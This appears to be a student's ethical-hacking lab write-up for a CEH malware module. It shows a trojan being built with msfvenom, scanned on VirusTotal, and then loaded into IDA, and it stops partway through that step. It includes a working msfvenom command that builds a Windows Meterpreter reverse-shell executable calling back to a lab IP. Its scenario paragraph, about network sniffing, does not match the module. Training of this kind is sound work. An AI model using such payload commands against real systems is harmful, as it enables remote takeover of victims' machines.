

CEH Module 7: Malwares

Assignment – 04

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Lab Scenario:

As a professional ethical hacker or pen tester, the first step is to perform active sniffing on the target network using various active sniffing techniques such as MAC flooding, DHCP starvation, ARP poisoning, or MITM. In active sniffing, the switched Ethernet does not transmit information to all systems connected through the LAN as it does in a hub-based network in active sniffing, ARP traffic is actively injected into a LAN to sniff around a switched network and capture its traffic. A packet sniffer can obtain all the information visible on the network and records it for future review. A pen tester can see all the information in the packet, including data that should remain hidden. An ethical hacker or pen tester needs to ensure that the organization's network is secure from various active sniffing attacks by analyzing incoming and outgoing packets for any attacks.


Lab Objectives:

- Create a malware/trojan using msfvenom/Metasploit
- Perform malware analysis using IDA / Ghidra
- Identify file dependencies using Dependency Walker
- Perform a strings search using BinText
- Perform online malware scanning using VirusTotal

Objective: 01

Create a malware/Trojan using msfvenom/Metasploit

- Malware, short for malicious software, refers to any software specifically designed to harm or exploit devices, networks, or data. Malware can take various forms, and it is a significant threat to computer systems and the security of information.
- `msfvenom` is a powerful tool within the Metasploit Framework, a widely-used penetration testing and ethical hacking platform. Metasploit provides a suite of tools and resources for security professionals to discover, exploit, and validate vulnerabilities in various systems. `msfvenom` specifically focuses on the generation of shellcode, payloads, and various encodings
- To create the malware I have opened VMware and launched the kali Linux VM. Inside the Kali Linux VM, I created a new folder named “poison” and accessed it through the terminal.



- And executed the command to create the malware

```
“msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.29.144  
lport=4444 -f exe -a x86 > /home/kali/Desktop/poison.exe”
```


```
kali@kali:~/Desktop/poison]
$ msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.29.144 lport=4444 -f exe -a x86 > /home/kali/Desktop/poison/poison.exe

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

83°F Haze
Search 2:12 PM 1/29/2024

kali@kali:~/Desktop/poison]
$ msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.29.144 lport=4444 -f exe -a x86 > /home/kali/Desktop/poison/poison.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

kali@kali:~/Desktop/poison]
$
```




- To assess the malicious nature of the generated file, I uploaded it to the Virus Total website.
- The analysis on virus Total revealed that approximately 56 security vendors identified the file as malicious.

The screenshot shows a Kali Linux desktop with a light theme. A web browser window titled 'VirusTotal - File - ba4f79...' is open, displaying the VirusTotal analysis page for the file 'ba4f79e0ac9e7eb5b89d94b16e7abcf67067b1569a1f0b8a57ff9e8472ab9a?nocache=1'. The page indicates that 56 security vendors flagged the file as malicious. The analysis table lists findings from various vendors like Acronis, ALYac, Arcabit, AVG, and BitDefender, along with their threat labels and detection details. The desktop taskbar and system tray are visible at the bottom.


Objective: 02

Perform malware analysis using IDA / Ghidra


- IDA, is a widely used and powerful disassembly tool used in the field of reverse engineering.
- It is commonly employed for malware analysis to understand the inner workings of malicious software.
- To perform the objective, I downloaded JPS virus maker and created a virus for malware.




➤ Next to perform malware analysis I have downloaded IDA freeware tool, and launched the application on windows VM.





- And after opening the installed IDM selected new to insert the virus malware, which I have created.

